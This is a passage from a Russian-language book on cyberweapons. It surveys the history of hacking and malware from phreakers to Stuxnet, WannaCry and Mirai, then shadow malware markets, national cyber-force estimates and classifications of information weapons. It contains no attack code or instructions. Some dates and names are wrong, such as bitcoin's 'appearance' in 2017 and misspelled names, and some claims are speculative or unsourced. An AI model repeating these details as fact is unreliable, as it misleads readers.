
2.1. Краткая история развития кибероружия

2.1.1. Основные эпизоды из предистории развития кибероружия

Об истории создания и развития кибероружия и его компонентов сегодня написано достаточно много статей и книг, в том числе наша «русскаяязычная» двухтомная техническая энциклопедия по программным и аппаратным троянам [1] и «англоязычная» техническая энциклопедия-Handbook [2], эта тема постоянно и активно обсуждается в СМИ, поэтому здесь мы очень кратко перечислим только основные эпизоды хронологического пути развития этого «многоцелевого» и опасного оружия.

Если первые хакеры, разрабатывая свои экспериментальные программки, часто попросту желали бесплатно общаться по телефону или более детально разобраться с нюансами функционирования компьютерных сетей, то со временем цели и задачи компьютерных «взломщиков» становились все более опасными. В наши дни они могут реально угрожать безопасности людей и даже целых государств.

Прежде всего, следует отметить, что в жаргоне студентов Массачусеттского технологического института (МТИ) в конце 60-х годов словом «хакер» называли того, кто мог решить какую-либо сложную техническую задачу необычным, но эффективным способом. Считается, что термин происходит от английского глагола «to hack», ближайший аналог которого в русском языке — «справляться».



Источник: Trend Micro, Accenture, Cisco, Cybersecurity Ventures, Microsoft, PwC, Symantec и др.

Рис. 2.1. Цифровые твари и где они обитают [2]

И хотя до появления Интернета было еще далеко, это слово прижилось и сохранилось в лексиконе современных специалистов в области информационной безопасности.

На рис. 2.1 представлен в иллюстративном виде ход эволюции «цифровых тварей», как их часто называют журналисты.

В период 1970–1979 гг. наблюдалась настоящая эпидемия *телефонного мошенничества*. Хакеры «докомпьютерной эры» называли себя «фрикерами» (каламбур от слов «phreak» и «phone»). Фрикеры взламывали телефонные сети в основном только для того, чтобы звонить бесплатно. Самым известным из фрикеро́в стал американец Джон Дрейпер по прозвищу «Капитан Кранч», который научился имитировать сигнал телефонной линии с помощью обычного игрушечного свистка.

Начало следующего десятилетия (1980–1989 гг.) характеризуется появлением первых *компьютерных хакеров*. Так, 17-летний Кевин Митник из Лос-Анджелеса в 1980 году одним из первых «взломал» компьютерную сеть. Для начала он взломал локальную сеть в своей школе, а затем неоднократно проникал в сети различных телефонных компаний, чтобы получать конфиденциальную информацию о технологиях связи и совершенствовать свое мастерство. Вскоре Митника разоблачили, он несколько раз приговаривался к разным срокам заключения, но не оставил своего увлечения, хотя ему и было официально запрещено пользоваться не только компьютером, но и телефоном — это ограничение было снято только в 2003 году.

Считается, *первым хакером в СССР* был Мурат Уртембаев — программист, работавший на Волжском автозаводе. Взломав в 1983 г. систему подачи деталей на конвейер, он изменил ее настройки, что должно было дезорганизовать работу предприятия. Уртембаев планировал сразу же после фиксации факта сбоя самостоятельно его и устранить, чтобы получить за это премию. Но сбой произошел раньше, пока его создатель был в отпуске. В итоге после длительного расследования первому советскому хакеру дали условный срок «за хулиганство», обязали его возместить материальный ущерб и разжаловали в слесари. Хотя времена меняются, но даже сегодня одним из самых слабых звеньев в безопасности компании может стать сотрудник. Для того чтобы избежать возможных угроз, существуют специальные программы, например, Kaspersky Endpoint Security для бизнеса.

Появление термина *«компьютерный вирус»* относится к 1984 году, когда Фред Коэн, студент Университета Южной Калифорнии, написал программу, которая могла захватывать управление компьютером и создавать копии себя, заражая другие компьютеры в сети. Работу такой программы-вируса Коэн успешно продемонстрировал во время защиты своей докторской диссертации. Впоследствии Фред Коэн являлся одним из крупнейших специалистов по защите от компьютерных вирусов. Вопрос же о том, какую программу можно считать первым компьютерным вирусом, является спорным.

Первый *сетевой червь* был зафиксирован в 1988 году, когда аспирант Корнеллского университета (США) Роберт Моррис создал вредоносную программу, которая распространялась в сети Arpanet (прототип интернета). Червь поразил около шести тысяч компьютерных узлов, вызвав настоящую эпидемию. Попав на компьютер, программа многократно воспроизводила себя, что полностью парализовывало его работу. Любопытно, что это было всего лишь результатом ошибки — сам Моррис

такого эффекта не планировал. Ущерб в итоге составил около 96 миллионов долларов. Моррис был приговорен к трем годам условно, 10 тысячам долларов штрафа и 400 часам общественных работ.

Первый **крупнейший взлом военных компьютеров** был осуществлен в 1997 г. шотландцем Гэрри Маккинноном, который взломал военные компьютеры США, а несколькими годами позже — компьютеры NASA. Причиной взлома сам хакер назвал поиск спрятанной от гражданского общества информации об НЛО. Американцы добивались выдачи гражданина Великобритании в течение многих лет, однако в 2012 году получили окончательный отказ. В Штатах Гэрри грозило бы до 70 лет лишения свободы.

Первый **вирус, повреждающий комплектующие компьютера**, был зафиксирован в 1999 г. Вирус СІН, также известный как «Чернобыль», был создан тайваньским студентом Чэнь Инхао. Вирус активизировался только в годовщину взрыва на Чернобыльской АЭС и порастил около полумиллиона компьютеров, удаляя данные, а часто еще и стирая содержимое флэш-памяти BIOS. Из-за этого зараженные компьютеры попросту переставали включаться. Раньше считалось, что вирусы на такое не способны.

Одна из первых зафиксированных крупных **DoS-атак** датируется 2000 г. Аббревиатура DoS происходит от английского denial of service — «отказ в обслуживании». Серверы, подвергающиеся атаке, получают одновременно множество запросов от компьютеров, зараженных злоумышленниками и, не выдерживая нагрузки, становятся недоступными для пользователей. В 2000 году одна из первых DoS-атак была совершена на сайты некоторых интернет-магазинов и веб-сервисов. Как выяснилось позже, атака была организована канадским подростком, известным как MafiaBoy. Злоумышленника приговорили к восьми месяцам тюрьмы. Ущерб от атаки составил, по разным оценкам, от 500 миллионов до 6 миллиардов долларов.

Первая серьезная **атака на корневые DNS-сервера** отмечена в октябре 2002 г., когда хакеры с помощью мощной DDoS-атаки попытались заблокировать все 13 корневых доменных серверов — в результате мог «сломаться» весь Интернет. Кто стоял за атакой, до сих пор осталось неизвестным.

Первый **троянец для банкоматов** был обнаружен в 2009 г. Тогда «Лаборатория Касперского» обнаруживает первую в истории троянскую программу, нацеленную на банкоматы, — Backdoor.Win32.Skimmer. Она ворует данные попадающих в устройство кредитных карт и умеет несанкционированно выдавать деньги.

Первое применение кибероружия, как считает большинство западных экспертов, относится к 2010 г., когда белорусским программистом Сергеем Усенем, к которому обратились за консультацией иранские эксперты по кибербезопасности, был обнаружен вирус Stuxnet. Уникальность этого вируса заключалась в том, что он был способен поражать и физически разрушать компоненты автоматизированных систем управления производственным оборудованием. Stuxnet был создан США и Израилем для заражения и разрушения компьютерной системы ядерной программы Ирана. Вирусу удалось нарушить работу более тысячи устройств для обогащения уранового топлива и сорвать ядерную программу Ирана. Более подробно особенности этой кибероперации, которая получила название «Олимпийские игры», мы рассмотрим в главе, посвященной вирусам и троянам.

Появление вируса Stuxnet показало всему миру, что на смену «любителям», пишущим вирусы разных направлений, а потом и киберпреступникам, вымогающим или крадущим деньги, пришли «профессионалы», воспринимающие информационные системы исключительно как «поле боя».

В 2013 году были зафиксированы первые случаи атаки *червя Carbanak*. В течение нескольких лет с его помощью было украдено около 1 миллиарда долларов. Жертвами стало около 100 финансовых организаций по всему миру, в том числе в СНГ. Одним из способов получения хакерами денег был удаленный контроль банкоматов. Сообщники подходили к ним в определенное время, а те просто выдавали наличные. В 2015 году в ходе совместного расследования «Лаборатория Касперского», Европол и Интерпол раскрыли беспрецедентную киберпреступную операцию. Ограбления продолжались два года и затронули около 100 финансовых организаций по всему миру. Лидера группировки задержали только в 2016 году.

В 2016 были зафиксированы и первые атаки на Интернет Вещей. Интернетом Вещей называют совокупность связанных между собой устройств, управляемых через Сеть, — самой различной домашней или офисной техники, которую в просторечии называют «умной». Хакеры атакуют и такие устройства, что может приводить к крайне неприятным последствиям: например, в 2016 году в Финляндии были взломаны «умные дома» — в результате в них отключили отопление. В том же году были зафиксированы атаки ботнета Mirai, образованного из сотен тысяч взломанных «умных» устройств. В результате одной из его атак «обрушился» целый сегмент Интернета, к примеру, были недоступны Twitter, Github, Soundcloud, Spotify и другие сервисы. Стоит ли говорить, какую опасность может повлечь взлом медицинской техники или «умных» кардиостимуляторов.

С появлением *биткоина* в 2017 году была зафиксирована *эпидемия WannaCry*. Массовое распространение одного из самых известных червей началось в мае 2017. Считается, что за год с небольшим он заразил около полумиллиона компьютеров по всему миру. Используя уязвимость в операционной системе, WannaCry зашифровывает важные файлы пользователей и требует за них выкуп в биткоинах. Если оплата не поступает в течение 3 дней, сумма выкупа удваивается. А через неделю доступ к файлам пропадает навсегда. Экономический ущерб от эпидемии оценивается в 4 миллиарда долларов.

Особую угрозу действия «киберсолдат» представляют для инфраструктур современного *топливо-энергетического комплекса* — нефтяных и газовых транспортных систем, электростанций (особенно — для атомных станций).

Так, в 2015 г. «неизвестные злоумышленники» с использованием программы «Black Energy» перехватили управление украинскими энергосетями, отключив несколько областей. Информационно-управляющие системы операторов украинских энергосетей при этом были просто заблокированы: они наблюдали как зрители процесс отключения, но никак не могли ему помешать.

В апреле 2015 года в информационно-управляющей сети немецкой АЭС «Gundremmingen» были обнаружены вредоносные программы W32.Romnit и Conficker.

Надо отметить, что использование различного рода вредоносных программ сегодня становится все более простой задачей: «каркас» любой такой программы-вируса можно легко найти в Интернете и затем «начинять» его любым содержанием,

тем более что в Интернете полно подобных «криминальных сервисов», включая широкий спектр средств разработки вредоносных программ.

Так, в той же Германии в 2014 г. пятнадцатилетний подросток-школьник со своего домашнего компьютера подключился к микроконтроллерам центра управления тепловой электростанции, вызвав ее аварийную остановку.

Предприятия нефтяной и газовой индустрии также являются потенциальными объектами кибероружия. Так, в 2012 г. работа национальной нефтяной компании Саудовской Аравии Saudi Aramco была заблокирована на три недели вследствие атаки программы Shamoon, в 2016 году атаки были повторены.

За период с 2017 по 2019 г. как минимум семь «нефтепроводных» компаний («Energy Transter Partnes LP», «TransCanada Corp» и др.) официально объявляли о попытках повреждения (перехвата управления) как минимум трети своих информационно-коммуникационных сетей. Как сообщали в октябре 2019 г. российские СМИ, и «Газпром» не является здесь исключением из общего правила, — часть газоперекачивающих станций газотранспортной сети одновременно на некоторое время просто «отключились».

Надо понимать, что далеко не все подобные «киберинциденты» становятся известны широкой общественности — крупные компании не заинтересованы в разглашении фактов своей уязвимости в области обеспечения кибербезопасности.

Создателей подобных вирусов можно условно разделить на три большие группы.

Первые «зарабатывают» тем, что воруют деньги с банковских счетов, вымогают или крадут и продают аккаунты.

Вторые специализируются на целевых атаках и пишут особые вредоносные программы, позволяющие незаметно проникать в конкретную защищенную систему.

Третью группу представляют так называемые киберсолдаты, которые в основном финансируются государственными структурами.

С появлением *криптовалют*, соответственно, появились и новые вредоносные программы и вирусы. Их можно разделить на две большие группы:

Программы-майнеры (криптомайнеры), которые заставляют атакуемый компьютер производить (зарабатывать) для злоумышленников криптовалюту, и *программы цифровальщики*, несанкционированно кодирующие информацию на атакуемом компьютере и затем вымогающие криптовалюту (биткоины) за ее расшифровку (Petya, WannaCry и Bad Rabbit).

Напомним, что *майнинг* — это процесс добычи криптовалюты посредством организации сложных вычислений, которые выполняются непосредственно на вашем (или чужом) компьютере. На сегодня известны две разновидности «зловредного майнинга». В первом случае программа-майнер скрытно от вас устанавливается на ваш компьютер и начинает постоянно использовать его вычислительные мощности — процессор и видеокарту. Во втором случае майнинг выполняется только тогда, когда вы заходите на «зараженный» сайт (браузер-майнинг).

Первый случай для злоумышленника предпочтительнее, но и более сложный, ведь компьютер надо как-то «заразить». Второй — проще, здесь нужную мощность ресурсов злоумышленник «добирает» за счет большого количества пользователей заходящих на эти сайты.

2.1.2. Изменение видов киберугроз за период с 1980 по 2010 г.




Рис. 2.2. Динамика роста угрозы кибератак в период с 1980 по 2010 г.

На этом рисунке представлены основные тенденции развития всякого рода угроз для современного так называемого информационного общества и «цифровой экономики». Здесь анализируемый автором [3] период времени относится к 2000–2010 гг. Поскольку этот рисунок имеет в основном не технический, а демонстративно-иллюстративный характер, по вертикальной оси «Y» «рост угроз» показан рост с течением времени уровня сложности и относительной частоты наблюдений различного рода атак на существующие сетевые и локальные системы управления банков, системы управления промышленными производствами, каналы передачи данных, социальных сетей и т.д.

Конечно, подобная *визуализация* этого процесса носит весьма условный характер. На этом достаточно примитивном рисунке аналитик попытался представить графическое решение задачи определения взаимосвязи между уровнем безопасности современных информационных и телекоммуникационных устройств и перечнем различного вида изолированных атак, предпринимаемыми различными злоумышленниками почти за тридцатилетний период наблюдения, точнее — за период с 1980 по 2010 г.

Если в начале этой криминальной эпохи простейшие атаки хакеров начинались с простого «угадывания» паролей, затем «взлома паролей», то буквально через пару лет они перешли к вообще немыслимому в то время процессу — «перехват сеансов связи», внедрения в сетевой менеджмент стандартной (как считалось пользователями) диагностики, затем появилась генерация злоумышленных автоматических текстовых сообщений, а потом — целевые и распределенные атаки в социальных сетях и т.п.

Как видно из этого рисунка, уже начиная с 2001 года активизировались хакерские атаки типа «отказ в обслуживании — DoS», так называемые распределенные и целевые атаки в социальных сетях, так что экспертам по безопасности информационных систем, устройств и систем ответственного назначения стало совершенно ясно, что *все они, без всяких сомнений, находятся в «зоне риска» и эта зона непрерывно расширяет свои границы.*

Именно 2008 год можно считать годом, когда исследователи впервые открыто заговорили о грядущих угрозах нового типа, базирующихся уже не на **программных** закладках, вирусах, червях и прочих известных на тот момент программных средствах, а на внедренных в системы и их компоненты (микросхемы) **аппаратных троянах**, как специально реализованных зловердных схем.

Приведем характерный эпизод, поясняющий суть этой новой на тот момент угрозы. По совместной инициативе ЦРУ и Агентства Национальной безопасности (АНБ) США в 2008 году была организована конференция Computer Security Awareness Week (CSAW) на базе политехнического института NYU, в ходе которой было организовано состязание Embilded Systems Challenge. Десятки приглашенных студенческих команд на этом состязании пытались сыграть роль такого коллективного «злоумышленника», который путем внедрения аппаратного трояна в проектируемое электронное устройство военного назначения должен решить все свои неблагоприятные задачи (скачивание или подмена секретных ключей и данных, изменение функций устройства, разрушение устройства и т.д.).

Результаты этого вроде бы обычного студенческого интеллектуального состязания оказались настолько неожиданными для спецслужб (с чьей подачи, собственно, они и были организованы), что больше подобные «открытые» конкурсы было решено не проводить в таком формате.

Если кратко охарактеризовать главный итог этого конкурса-игры, то практически все команды относительно легко взломали считавшуюся эффективной защиту этого военного устройства, разработали и внедрили в него глубоко замаскированные аппаратные трояны, что фактически означало получение противником вполне реального полного контроля над системой управления войсковыми подразделениями США со всеми вытекающими печальными последствиями. В частности, по нашему мнению, этот факт также был использован руководством КНДР для принятия окончательного решения о создании в структуре Министерства обороны специального «подразделения киберопераций», которое на момент выхода книги содержало уже от четырех до шести тысяч (по разным источникам) северокорейских «военных хакеров», набранных из числа студентов технических университетов Северной Кореи.

В одной из глав [1] мы подробно рассмотрели технические результаты, полученные командами-победителями.

Следует отметить и такой интересный факт. Поскольку, как показано в предыдущем разделе, существует **теневой рынок** подобных «киберуслуг», то должен быть и соответствующий маркетинг (теневой), и такой «вирусный маркетинг» действительно появился. Здесь на момент написания книги самый массовый продукт — вышеописанные «криптомайнеры», на которые приходится каждое пятое

объявление о продажах. Стоимость их от 50 до 100 долл. США, программы-вымогатели стоят уже от 250 до 300 долл. США, программы для удаленного управления «чужим» компьютером — от 450 до 550 долл. США. Дороже всего стоят вирусы, поражающие банкоматы: от 4,5 до 5,5 тыс. долл. США. Понятно, что точные данные по объему этого рынка вы не найдете в открытой печати, но эксперты оценивают его в десятки миллиардов долларов в год.

Как и каждый рынок услуг, пользующийся спросом, здесь идет своя «теневая» конкурентная борьба, появляются новые «услуги». Например — «зловред» теперь можно не только купить, но и приобрести его по временной подписке, как обычную лицензионную программу. Покупатель платит только за период работы или только за количество созданных с ее помощью зловредных файлов.

Как и в любом развивающемся высокотехнологичном бизнесе, здесь постоянно используются новейшие высокие технологии. Для автоматизации процесса создания вредоносных вирусов и программ их разработчики сегодня активно используют нейросети и машинное обучение (искусственный интеллект). Например, с помощью нейропрограммирования можно *автоматически* на 70–80% изменить сложный программный ход вируса, сохранив его основное назначение (функционал), что позволяет более эффективно обходить антивирусную защиту.

Таким образом, сегодня мы наблюдаем появление сразу двух огромных «высокотехнологичных» теневых индустрий: индустрии производства все новых зловредных программ и вирусов — и одновременно индустрии производства антивирусных программ, причем современный пользователь Интернета должен платить или одной, или другой, а то и обоим сразу сторонам этого «бизнеса».

Все более реальным становится предсказание известного ученого-футуролога и писателя-фантаста Станислава Лема: идет *«борьба машин против машин»*.

Поскольку начиная с 2005 г. в информационных системах появились встроенные механизмы защиты, писать и вирусы, и антивирусы стало гораздо сложнее, время талантливых одиночек ушло — появились специализированные команды (группировки, сообщества) разработчиков по обе стороны невидимой линии «киберфронта». Но все вышеуказанное относится только к первым двум большим группам хакеров нашей вышеуказанной условной классификации («воры», «вымогатели», «специалисты по целевым атакам»).

В современных «кибервойнах» сегодня в основном участвуют группы высококвалифицированных «кибербойцов», отнесенных нами к третьей группе *«кибервойска»*, деятельность которых никогда не афишируется в открытой печати, но которые финансируются из секретных статей государственного бюджета большинства индустриально развитых стран мира.

Следует подчеркнуть одну важную деталь: как мы отмечали в предыдущей главе, спецслужбы всех стран мира очень внимательно отслеживают деятельность хакеров, относящихся к первым двум группам, и используют свои «специфические» методы работы и «приглашают» наиболее «талантливых» и «опытных» из них «к сотрудничеству» и «наставничеству». Об этом общественность только иногда узнает из «откровений» перебежчиков типа Сноудена или информации с сайтов Wikileaks.

2.2. Методологические принципы классификации кибероружия

2.2.1. Введение в проблему, классификация типов кибероружия

В соответствующих главах [1, 2] мы детально рассмотрели вопросы терминологии, объекты кибероружия, особенности оборонительного и наступательного кибероружия, в гл. 4 подробно расскажем о вирусах, шпионских «программах», об основных видах информационных атак и приведем конкретные примеры их реализации. В этом вводном разделе мы дадим только общие определения наиболее часто используемых терминов и определений, чтобы читатель был подготовлен к пониманию последующего материала.

Для тех читателей, которые хотят более глубоко изучить все аспекты таких сложных явлений, как киберпреступность, кибероружие, кибербезопасность, мы рекомендуем обратиться к фундаментальной работе *«Понимание киберпреступности: явление, задачи и законодательный ответ»*, которая вышла в свет еще в сентябре 2012 г., но до сих пор является актуальной.

Этот труд был подготовлен специализированным учреждением ООН «International Telecommunication Union – ITU», которое в отечественной литературе называется «Международный союз электросвязи (МСЭ) и в который сегодня входит более 200 стран мира.

Эксперты ООН называют киберпреступность основной угрозой современного общества.

Как показывает ретроспективный анализ истории создания этого **военно-технического направления** [1], первыми его использовали различные криминальные группировки (якудза, гангстеры, мафиози и т.п.) для достижения своих криминальных целей без применения классических видов оружия (уничтожение улик в защищенных базах данных, кража денег и конфиденциальной информации и т.д.). По результатам судебных расследований подобных фактов Интерпол поставил в известность об этом новом виде криминальной деятельности спецслужбы развитых государств, которые сразу же оценили не только новые угрозы, но и совершенно новые возможности, которые давало им это оружие.

Если говорить о терминологии этого нового вида оружия – информационно-технического, то иногда это оружие называют одной из разновидностей «кибероружия», а иногда – «информационного оружия».

Наверное, наиболее близким к сути проблемы являются определения и классификации, изложенные в открытых руководящих документах вооруженных сил (ВС) США в области информационного противоборства (да, такие подразделения официально существуют в США уже много лет!), где это современное оружие называется «кибернетическим» и разделяется на две большие группы: **информационно-психологическое** и **информационно-техническое** [1, 2].

Главными объектами первого вида этого кибероружия являются люди, а второго – технические объекты (программное и аппаратное обеспечение).

Как известно из открытых источников информации, в США, Китае и в странах НАТО уже много лет активно разрабатываются различные концепции войн XXII века, где кибероружию отдается основополагающая роль.

Здесь имеется в виду использование разработанных в «закрытых» институтах и лабораториях специальных средств, под воздействием которых происходят заданные изменения в информационных и социальных системах противника. В соответствии с этой концепцией применять это оружие планируется на трех уровнях одновременно: на стратегическом, тактическом и оперативном. Основными объектами его воздействия прежде всего являются информационно-технические (информационно-коммутационные, телекоммуникационные и т.п.) системы, все существующие сегодня социальные системы, инфраструктурные объекты (энергетика, транспорт, управление воздушным движением) отдельные группы лиц и даже отдельные личности (криминальные «авторитеты», «авторитетные» политики и высшие военные чины).

Пока наиболее широко (по сравнению с кибероружием) в открытой печати освещено только состояние разработки психофизического оружия (зарубежные военные называют его нейронным оружием). Психофизическое оружие — совокупность различных методов и средств (технотронных, психотропных, суггестивных, когнитивных и пр.) скрытого насильственного воздействия на подсознание человека в целях нужной заказчику модификации (изменения) подсознания (и в итоге — сознания человека), его поведения и психического состояния в интересах воздействующей стороны (государства, группы лиц или отдельного «сверхчеловека»), хотя психофизическое оружие (нейронное оружие) по сути представляет собой всего лишь одну из многочисленных разновидностей кибероружия. В следующей главе мы подробно рассмотрим все особенности этого опаснейшего вида оружия.

*Информационно-техническому (кибернетическому) оружию присущи принципиально важные качественные характеристики, отличающие его от всех других известных видов оружия и дающие ему несомненные преимущества: универсальность, скрытность, высокую техническую эффективность, экономическую эффективность, возможность применения для решения задач как **стратегического**, так и **тактического** и **оперативного** уровней, невозможность организации эффективного и достоверного международного контроля за созданием (разработкой) и испытаниями этого оружия, принципиальную возможность организации так называемого **эффекта кролика**, когда воздействие только на один элемент информационного ресурса атакуемого объекта может привести к лавинной реакции вплоть до отказа всей информационной или управляющей системы потенциального противника.*

В фундаментальной работе Ричарда Пойсела (Richard A. Poisel) «Information and Electronic warfare» детально рассмотрены теоретические и методологические основы, математические модели, а также конкретные технические решения основных видов информационного оружия (Information warfare — IW) и так называемого электронного оружия (Electronic warfare — EW).

Информационное оружие и информационное воздействие (Information operations — IO) здесь рассматриваются как новый подход к ведению современных войн с использованием информационных технологий (Information technologies — IT), а именно как следующий эволюционный этап стратегии ведения боевых действий (warfighting). *Только тот, кто имеет больше информации и умеет лучше и быстрее ее обрабатывать, сможет победить в современной войне.* По принятой на Западе

терминологии современное информационное оружие подразделяется на пять основных видов (категорий):

- электронное оружие (Electronic Warfare — EW);
- операции в компьютерных сетях (computer network operations — CNO);
- психологическое оружие (psychological operations — PSY OPS);
- «военная хитрость» (military deception — MILDEC);
- секретные операции (operation security — OPSEC).

CNO-оружие предназначено для атак (как активных, так и пассивных) различных компьютерных, информационных и телекоммуникационных сетей, включая мобильные сети связи.

PSYOPS-оружие предназначено для воздействия на сознание гражданского населения, причем не только населения страны «противника», но и собственного населения.

EW-оружие включает в себя все аспекты построения электронных систем, которые используют электромагнитное излучение в различных целях.

Во всем мире все больше промышленных и социальных систем управляются с помощью компьютерных сетей (например, концепция «умный город»): это электроснабжение, отопление, канализация, управление транспортными потоками и т.д.

Понятно, что успешная кибератака нанесет «защищающейся стороне» не меньший урон, чем применение ядерного оружия: отключение важных инфраструктурных объектов мгновенно введет в хаос крупные мегаполисы и целые регионы.

Авторитетные эксперты утверждают, что на момент выхода этой книги наиболее профессионально подготовленные и многочисленные «кибервойска» имеет правительство США. Так, например, агентство Zecurion Analytics приводит такие цифры:

Общий бюджет американских «кибервойск» в 2017 году превысил 7 млрд долл., а их численность — 9 тысяч «киберсолдат». Уже в 2018 году их численность, вероятно, превысит 10 тысяч человек, поскольку руководитель управления кибербезопасности АНБ Пол Наканса на одном из брифингов заявил СМИ о принятом решении создать новое специализированное подразделение по борьбе с онлайн-угрозами со стороны российских хакеров.

Второе место в этом «рейтинге» эксперты отдают КНР: 20 тысяч «киберсолдат» с ежегодным бюджетом 1,5 млрд долл.

Великобритания на этом фоне выглядит достаточно скромно: она содержит чуть более 2 тысяч хакеров с бюджетом 450 млн долл.

Экспертные оценки по КНДР расходятся: от 700 до 6000 хакеров с бюджетом от 400 до 900 млн долл.

В этом списке Россия занимает скромное место — не более 1000 специалистов при годовом бюджете 300 млн долл. Косвенно эти данные подтверждают и российские СМИ. Так, еще в январе 2017 года министр обороны РФ С. Шойгу официально подтвердил факт создания в составе МО РФ специальных киберподразделений.

О наличии таких действующих киберподразделений свидетельствует и тот факт, что еще в 2013 году во время проведения белорусско-российских учений «Запад-2013» одним из таких подразделений «условного агрессора» была смоделирована ситуация масштабной кибератаки на информационные и управляющие ресурсы «защищающейся стороны». Другое подразделение при этом «успешно

отразило учебную кибератаку, максимально приближенную к реальным боевым условиям».

Что касается Беларуси, известно, что МО РБ в том же 2013 году объявило набор гражданских специалистов в сфере ИТ, а в начале 2018 года началось создание специальной ИТ-роты, укомплектованной специалистами белорусского Парка высоких технологий.

В свою очередь, *отдельные составные компоненты кибероружия подразделяются на следующие группы: оборонительные, атакующие и комбинированные.*

Следует отметить, что такие защитные средства, как криптографическая защита, антивирусная защита, средства обнаружения (предотвращения) несанкционированных вторжений (атак), ранее рассматривались только в качестве одного из важных элементов обеспечения информационной безопасности и противодействия несанкционированному доступу со стороны некоторых нарушителей (хакеров).

В отечественной технической литературе и в нормативных документах по проблемам информационной безопасности часто встречаются такие термины, как «*доверенная операционная система*», «*доверенная среда*», «*доверенный канал*», «*доверенная связь*», «*модуль доверенной полезной нагрузки*» и т.д.

В то же время вы нигде не найдете четких определений термина «*доверенный*».

Обычно под *доверенной системой* отечественные специалисты по безопасности понимают *систему, использующую аппаратные и программные средства для обеспечения одновременной обработки информации разной категории секретности группой пользователей без нарушения прав доступа.*

Фактически это является *аналогом английского термина «Trusted computer system»*, который был введен еще в 1985 г. американским нормативным документом «Department of defense trusted computer system evaluation criteria».

Мы сочли целесообразным привести здесь максимально близко к тексту оригинала также и классификацию, предложенную еще в 2013 г. в работе «Проблемы классификации кибероружия» (В.В. Каберник, «Вестник МГИМО») [3]. По нашему мнению, это одна из немногих работ в области *именно научной* классификации кибероружия, поскольку оперирует понятиями из области кибернетики. Автор формализовал так называемые признаки кибероружия, разделив все типы кибероружия на четыре типа:

- избирательные системы;
- адаптивные системы с внешним управлением;
- автономные адаптивные системы;
- автономные самообучающиеся системы.

Основные особенности *первого типа* характеризуются следующими чертами.

